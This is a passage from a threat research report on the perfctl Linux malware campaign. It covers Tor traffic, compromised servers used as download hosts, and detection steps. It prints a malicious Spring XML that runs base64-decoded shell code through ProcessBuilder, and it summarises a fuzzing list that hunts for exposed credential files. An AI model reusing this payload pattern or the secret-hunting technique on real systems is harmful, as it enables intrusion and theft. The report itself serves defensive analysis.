Figure 9: Logging in to bitping

TOR communication

The binary `sh` is also initiating communication via Tor with few servers (i.e. 80.67.172.162, 176.10.107.180, 78.47.18.110, 95.217.109.36, 145.239.41.102).

While the communication is encrypted, you can observe the TOR log left on our honeypot.



```
# Tor state file last generated on 2024-06-27 15:35:04 local time
# Other times below are in UTC
# You *do not* need to edit this file.

Guard in=default rsa_id=A54<<CUT>>61A nickname=bkjk sampled_on=2024-06-19T13:16:21 sampled_by=0voGyIBldOIU listed=1
Guard in=default rsa_id=786<<CUT>>04F nickname=pembs3 sampled_on=2024-06-23T22:36:49 sampled_by=0voGyIBldOIU listed=1
Guard in=default rsa_id=0F6<<CUT>>A64 nickname=Unnamed sampled_on=2024-06-17T10:58:18 sampled_by=0voGyIBldOIU listed=1
Guard in=default rsa_id=8D6<<CUT>>324 nickname=jem sampled_on=2024-06-15T19:14:26 sampled_by=0voGyIBldOIU listed=1
Guard in=default rsa_id=C86<<CUT>>833 nickname=charon sampled_on=2024-06-23T15:52:14 sampled_by=0voGyIBldOIU listed=1
Guard in=default rsa_id=3F0<<CUT>>77A nickname=NYCBUG1 sampled_on=2024-06-27T08:22:29 sampled_by=0voGyIBldOIU listed=1
Guard in=default rsa_id=5B1<<CUT>>DF8 nickname=FloTheDev sampled_on=2024-06-22T14:37:17 sampled_by=0voGyIBldOIU listed=1
Guard in=default rsa_id=991<<CUT>>5AF nickname=TRUMPMAGA sampled_on=2024-06-17T08:01:54 sampled_by=0voGyIBldOIU listed=1
Guard in=default rsa_id=823<<CUT>>D02 nickname=extest sampled_on=2024-06-20T13:46:14 sampled_by=0voGyIBldOIU listed=1
TorVersion Tor 0voGyIBldOIU (git-da728e36f4579907)
LastWritten 2024-06-27 15:35:04
```

Figure 10: TOR sessions log

Additional Threat Intelligence

We recorded several dozen attacks of perfctl. We saw 3 download servers involved in these attacks (46.101.139.173, 104.183.100.189 and 198.211.126.180).

The first two IP addresses seem to be linked to vulnerable servers that were previously hacked by the threat actor and the third one could be owned by the threat actor. All 3 IP addresses store and hide artifacts used in this campaign.

In most of the attacks we see that the binaries were dropped from IP address 46.101.139.173. An inspection of this IP address showed that this is a compromised webserver.





Figure 11: Compromised website serves as download server

Iterating over this download server, we see a compromised site on a server in Germany.

We noticed some artifacts, well-hidden between the site's scripts. We see 3 main payloads. One is avatar.php, which was used as part of the attack on our honeypot. When using the browser to reach to the webpage with avatar.php or downloading it without a specific user agent leads to `1` being displayed of screen or a `.php` file with the digit `1`.

In addition, there is another file named `aoip`, which was uploaded 2 months later and two others `dark.css` and `csdark.css` which were uploaded later.




46.101.139.173/main/

Index of /main

Name	Last modified	Size	Description
Parent Directory		-	
Gruntfile.js	2018-06-23 02:32	6.8K	
LICENSE	2018-06-23 02:32	9.9K	
README.md	2018-06-23 02:32	2.5K	
app/	2018-06-23 02:32	-	
bower.json	2018-06-23 02:32	163	
dist/	2024-02-19 13:15	-	
docs/	2018-06-23 02:32	-	
icon/	2018-06-23 02:32	-	
package.json	2018-06-23 02:32	888	
test.php	2018-06-23 02:32	16K	

Apache/2.4.10 (Debian) Server at 46.101.139.173 Port 80

Figure 12: Files hosted on the webserver




Not secure 46.101.139.173/main/dist/

Index of /main/dist

Name	Last modified	Size	Description
Parent Directory		-	
aoip	2023-12-08 18:22	8.9M	
avatar.php	2023-10-28 02:02	485	
css/	2024-06-07 04:17	-	
fonts/	2018-06-23 02:32	-	
viewstate.php	2023-09-06 23:27	390	

Apache/2.4.10 (Debian) Server at 46.101.139.173 Port 80

Figure 13: Files hosted on the webserver



Not secure 46.101.139.173/main/dist/css/

Index of /main/dist/css

Name	Last modified	Size	Description
Parent Directory		-	
csdark.css	2023-04-24 16:57	4.3M	
dark.css	2023-04-29 22:07	4.3M	
metro-bootstrap.css	2018-06-23 02:32	126K	
metro-bootstrap.css.map	2018-06-23 02:32	65K	
metro-bootstrap.min.css	2018-06-23 02:32	104K	

Apache/2.4.10 (Debian) Server at 46.101.139.173 Port 80

Figure 14: Files hosted on the webserver

The binary aoip is a replication of the main payload (`sh`/`httpd`).

Csdark.css and dark.css weren't analyzed during this research but look very interesting.

On IP address 198.211.126.180 we found just the file `checklist.php` which is the main payload (`sh`/`httpd`).




Figure 15: Compromised website serves as download server

On IP address 104.183.100.189 we found another innocent compromised website.





Figure 16: Compromised website serves as download server

It looks like this website stores this XML file which when decoded (base64) is actually the `rconf` script.



```
<beans xmlns="http://www.springframework.org/schema/beans" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xsi:schemaLocation="http://www.springframework.org/schema/beans http://www.springframework.org/schema/beans/spring-beans.xsd">
<bean id="pb" class="java.lang.ProcessBuilder" init-method="start">
<constructor-arg>
<list>
<value>bash</value>
<value>-c</value>
<value>echo IyMhL2Jp <<TRUNCATED>> CmZpCg==|base64 -d|bash</value>
</list>
</constructor-arg>
</bean>
</beans>
```

Figure 17: malicious XML

From what we see on these websites, there are few artifacts used to execute the exploitation of misconfigured and vulnerable (in our recorded attacks) Linux servers. We identified a very long list of almost 20K directory traversal fuzzing list, seeking for mistakenly exposed configuration files and secrets. There are also a couple of follow-up files (such as the XML) the attacker can run to exploit the misconfiguration. In the table below you can see the analysis of the paths, which shows that perfctl is mainly looking to exploit misconfigurations.

Category	**Count of Paths**	**Example Paths**	**Potential Vulnerability**
Credentials	1,717	/access_credentials.json, /access_keys.json, /accesskeys.php	Potential for unauthorized access to credentials, sensitive token or key exposure
Configuration	12,196	Typical files include .conf, .ini, .json, .xml configurations	Misconfigurations could lead to security weaknesses
Login	1,362	Paths include login, auth, signin, admin related files	Risks of unauthorized access through login interfaces
Unknown	4,647	Paths not fitting the above categories	Unknown, requires further investigation

Detection of "Perfctl" Malware

To detect Perfctl malware you look for unusual spikes in CPU usage, or system slowdown if the rootkit has been deployed on your server. These may indicate cryptomining activities, especially during idle times.

Monitoring Suspicious System Behavior

1. Inspect `/tmp`, `/usr`, and `/root` directories for suspicious binaries, especially hidden or masquerading as system files (e.g., `perfctl`, `sh`, `libpprocps.so`, `perfcc`, `libfsnkdev.so`). Inspect your `/home` directory, look for `/.local/bin` directory with various utilities installed such as `ldd`, `top` etc.
2. Monitor processes for high resource usage, such as binaries like `httpd` or `sh` behaving unusually or running from unexpected locations like `/tmp`.

3. Check system logs for modifications to `~/.profile`, and `/etc/ld.so.preload` files.

Network Traffic Analysis

1. Capture network traffic to detect TOR-based communication to external IPs like `80.67.172.162`, `176.10.107.180`, etc.
2. Look for outbound connections to cryptomining pools or proxy-jacking services.
3. Monitor traffic to known malicious hosts or IPs (e.g., `46.101.139.173`, `104.183.100.189`, and `198.211.126.180`).

File and Process Integrity Monitoring


Detect modifications in key system utilities like `ldd`, `top`, `lsof`, and `crontab`, which might have been replaced with trojanized versions.

Log Analysis

Review logs for unauthorized use of system binaries, presence of suspicious cron jobs, and errors in `mesg` to detect possible tampering.

Detection of “Perfctl” Malware with Aqua Security

First, we can see some runtime incidents. Below you can see alerts indicating some new binaries were dropped and executed, meaning a drift in our container, in addition to shared object dropped during runtime. These are the additional httpd malware files and the rootkit.



Time Interval: Custom
From: 2024-09-25 00:00
To: 2024-09-26 00:00

